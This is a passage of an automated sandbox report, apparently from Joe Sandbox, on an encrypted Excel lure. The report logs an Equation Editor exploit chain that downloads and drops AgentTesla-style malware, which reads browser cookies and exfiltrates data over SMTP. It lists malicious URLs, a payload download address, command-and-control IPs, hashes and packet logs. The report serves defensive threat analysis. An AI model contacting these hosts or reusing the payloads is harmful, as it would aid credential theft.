	http://https://got7wco.ru/fvgt45fvdvrbtgevdc/?xujytrhamtion=456rgrfds427	Get hash	malicious	Browse	• 103.153.182.5
	http://https://got7wco.ru/fvgt45fvdvrbtgevdc/?xujytrhamtion=456rgrfds427	Get hash	malicious	Browse	• 103.153.182.5
	http://https://wtseticket.gb.net/jnhbtrvr4r/?Helmeitas23=56hbgfd3xs#jmanathenghat@phcc.gov.qa	Get hash	malicious	Browse	• 103.153.18 2.184
	ACH ADVICE ON 16-11-2020.exe	Get hash	malicious	Browse	• 103.152.226.83
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 103.152.226.83
	Scanned from a Xerox Multifunction Printer.jar	Get hash	malicious	Browse	• 103.153.76.172
	Scanned from a Xerox Multifunction Printer.jar	Get hash	malicious	Browse	• 103.153.76.172
PUBLIC-DOMAIN-REGISTRYUS	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	para.exe	Get hash	malicious	Browse	• 208.91.199.225
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	para.exe	Get hash	malicious	Browse	• 208.91.199.224
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation Prices.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	• 208.91.199.225
	Shipping_Details.exe	Get hash	malicious	Browse	• 204.11.58.28
	Request.xlsx	Get hash	malicious	Browse	• 103.53.40.13
	HTG-9066543.exe	Get hash	malicious	Browse	• 208.91.199.223
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 216.10.246.131
	New Order #21076.exe	Get hash	malicious	Browse	• 208.91.199.224
	k.dll	Get hash	malicious	Browse	• 162.215.252.76
	HTMY-209871640.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 43.225.55.205
	New order.PDF.exe	Get hash	malicious	Browse	• 208.91.199.224
	certificado.doc	Get hash	malicious	Browse	• 162.215.254.66
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 162.215.254.66
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 162.215.254.66
PUBLIC-DOMAIN-REGISTRYUS	PO#21010028 - SYINDAC QT-00820_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	para.exe	Get hash	malicious	Browse	• 208.91.199.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	AWB 9899691012 TRACKING INFO_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	para.exe	Get hash	malicious	Browse	• 208.91.199.224
	SIC_9827906277.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation Prices.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Trojan.PackedNET.519.20020.exe	Get hash	malicious	Browse	• 208.91.199.225
	Shipping_Details.exe	Get hash	malicious	Browse	• 204.11.58.28
	Request.xlsx	Get hash	malicious	Browse	• 103.53.40.13
	HTG-9066543.exe	Get hash	malicious	Browse	• 208.91.199.223
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 216.10.246.131
	New Order #21076.exe	Get hash	malicious	Browse	• 208.91.199.224
	k.dll	Get hash	malicious	Browse	• 162.215.252.76
	HTMY-209871640.exe	Get hash	malicious	Browse	• 208.91.198.143
	SecuriteInfo.com.Artemis707F61F6A223.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 43.225.55.205
	New order.PDF.exe	Get hash	malicious	Browse	• 208.91.199.224
	certificado.doc	Get hash	malicious	Browse	• 162.215.254.66
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 162.215.254.66
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 162.215.254.66

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1073152
Entropy (8bit):	7.4331792605351374
Encrypted:	false
SSDEEP:	12288:UEz/ihNaF49GIyUasgV3L84I3QHc4KJ77W1Do3oX/VwbN4+vtE+LtZ/NRMiWitvH:Xz/ihNaF49rgV7JFcLYo3o9wqYTfV
MD5:	411FA0337649AD03B57D223E60680397
SHA1:	9378612B41943680D24AE3E44ECDC5CFF56FD630
SHA-256:	1966492F3A7BAEB08EF6AEFA4FE27203DE08D5965B91448C503FA12B2ADE596D
SHA-512:	F26344A879041C99B8B90E5E3F97A9935FC786DB77C26D87C33763AF3E6B35C3CF23FFD5DFA5B064F5E3A8D818A0B38DC96849CC76EE8F7C97A53ABF3D0BD2D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://suresb1sndyintercont.dns.army/receipst/winlog.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...x..`.....P..... .....@.. ..... ..@.....L...O.....\|..... ..... ..H.....text..... ..... ..`.rsrc...\|.....@..@.reloc..... .....^.....@..B.....H.....C...\.....E.....0.....(....(.....(.....o.....*.....(.....(!.....("....(#.....($....*N..(....op...(%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0..<.....~.....(2.....,!r...p.....(3...o4...s5.....~.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\188B1E12.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\188B1E12.jpeg	
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9CCDB2EB.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E243FB15.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.89864943318257
Encrypted:	false
SSDEEP:	3072:v34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:v4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	B48EDBEDB0821DB0627C611FB9FFF7E8
SHA1:	D175A268916620C44C348EAE6F34F37DF325E404
SHA-256:	E25B5950D855CDC8C99E9C68673D90D351EA9865FB4099C79E772D4D1A34D3B6
SHA-512:	436B5F4FEAF6245A4D5FE411330ACE34B6C3892E15B8DD0FC8CFF94A9C089F0467A5AFEF3EBD7B2E2FCBAC5A037876E8FD554E6ED3C326D0CC81733E454EC AAB
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....".$."....."...". .N.U.."..."....."."..N.U.."...". ....y.Q.."...". .....z.Q.....X...%...7.....{ .@.....C.a.l.i.b.r.....".X....."..."..2.Q....."..."..{.Q..... ".....dv.....%.....%.....%.....!.....I...c..."....."%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome\Default\Cookies	
Process:	C:\Users\Public\vbc.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Chrome\Default\Cookies	
Preview:	SQLite format 3.....@ .....C.....g...N.....

C:\Users\user\AppData\Roaming\x2nas2ex.vh2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\Public\vbc.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwIhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E56585
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....(....}..~...}.....

C:\Users\user\Desktop\~$TACSAL.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1073152
Entropy (8bit):	7.4331792605351374
Encrypted:	false
SSDEEP:	12288:UEz/ihNaF49GIyUasgV3L84I3QHc4KJ77W1Do3oX/VwbN4+vtE+LtZ/NRMiWitvH:Xz/ihNaF49rgV7JFcLYo3o9wqYTfV
MD5:	411FA0337649AD03B57D223E60680397
SHA1:	9378612B41943680D24AE3E44ECDC5CFF56FD630
SHA-256:	1966492F3A7BAEB08EF6AEFA4FE27203DE08D5965B91448C503FA12B2ADE596D
SHA-512:	F26344A879041C99B8B90E5E3F97A9935FC786DB77C26D87C33763AF3E6B35C3CF23FFD5DFA5B064F5E3A8D818A0B38DC96849CC76EE8F7C97A53ABF3D0BD2D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...x..`.....P..... .....@.. ..... ..@.....L...O.....\|..... .....H.....text..... ..... ..`.rsrc...\|.....@..@.reloc..... .....^.....@..B.....H.....C...\.....E.....0.....(....(.....(.....o.....*.....(.....(!.....("....(#.....($....*N..(....op...(%....*&.. (&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0..<.....~..... (2.....,!r...p.....(3...o4...s5.....~.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996660916028192
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	TACSAL.xlsx
File size:	2411520
MD5:	04295ba63eaeb18f062045b0d0106670
SHA1:	daf3e6043fa67319bf7090cdc60bec6303c7f78e
SHA256:	fbc7b775eaa32cdc8daffe7a3db74bc36e06bab32b53d5d65eceb76081f664cd
SHA512:	94c2d2652ad9bc2a37779afd9e7a81db0c27e6bd3649c4d598a806ac3db522b0d2ab8afa0eae5a96e10424a18b56a31041c3c69711feebbd468f5ba58cd521e7
SSDEEP:	49152:s+xg0pV0kFwQvsRH3twbJZv3+vYv9V8preXpjcmXWWs:skgchwQvsZ3twbJZUrCHGWs
File Content Preview:	.....>.....%..... .....|.....~.....z.....|.....~... .....z.....|.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "TACSAL.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap

General	
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2388712

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2388712
Entropy:	7.9999208389
Base64 Encoded:	True
Data ASCII:	. r $ . . . . . q . H . . ' . . . . . ' . r . . . . . Y X . 6 . c / Z s . . . 2 ^ z . * i . @ . . . . . z . . . 9 . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . * 8 . . . . J . . . . ? { j v . *
Data Raw:	d9 72 24 00 00 00 00 00 c2 a5 cf cf bb 71 91 48 b7 02 27 aa be 13 f9 90 27 bf 72 e9 0a d5 f8 b1 a7 f0 e2 cf c8 59 58 c9 36 97 63 2f 5a 73 88 89 98 32 5e 7a b8 2a 69 db 40 a7 a3 d6 02 f0 db ea 1f f8 c3 7a d8 d5 bc 39 c8 cf 3f 7b 6a 76 dc 2a 38 e4 c1 b9 9b 4a f7 a6 c8 cf 3f 7b 6a 76 dc 2a 38 e4 c1 b9 9b 4a f7 a6 c8 cf 3f 7b 6a 76 dc 2a 38 e4 c1 b9 9b 4a f7 a6 c8 cf 3f 7b 6a 76 dc 2a

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.58330820551
Base64 Encoded:	False


General	
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . 1 q + 2 . . H . . . . . | . . ` 3 h . { 9 t . . * . . 6 . . K . . . . . ~ . . . p . Y . . ^ _ m N B . g . . 4 . $ . . . . / z I
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-09:17:20.645015	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49166	587	192.168.2.22	208.91.199.225
01/27/21-09:17:23.479047	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49167	587	192.168.2.22	208.91.198.143

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:15:46.174457073 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.397540092 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.397635937 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.397888899 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.624223948 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.624253035 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.624265909 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.624277115 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.624528885 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.847124100 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847202063 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847240925 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847280025 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847316027 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847359896 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.847368956 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847392082 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.847414970 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847434998 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.847459078 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:46.847481966 CET	49165	80	192.168.2.22	103.153.76.181

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 09:15:46.847500086 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:46.847621918 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.069730043 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069772005 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069787025 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069798946 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069814920 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069830894 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069847107 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069864035 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069880009 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069895983 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069915056 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069931984 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069942951 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069955111 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069967985 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.069983959 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.070044041 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.070075989 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.070080996 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.072365999 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292237997 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292292118 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292340040 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292383909 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292422056 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292463064 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292500973 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292505026 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292525053 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292527914 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292536020 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292558908 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292573929 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292584896 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292610884 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292615891 CET	49165	80	192.168.2.22	103.153.76.181
Jan 27, 2021 09:15:47.292658091 CET	80	49165	103.153.76.181	192.168.2.22
Jan 27, 2021 09:15:47.292670012 CET	49165	80	192.168.2.22	103.153.76.181
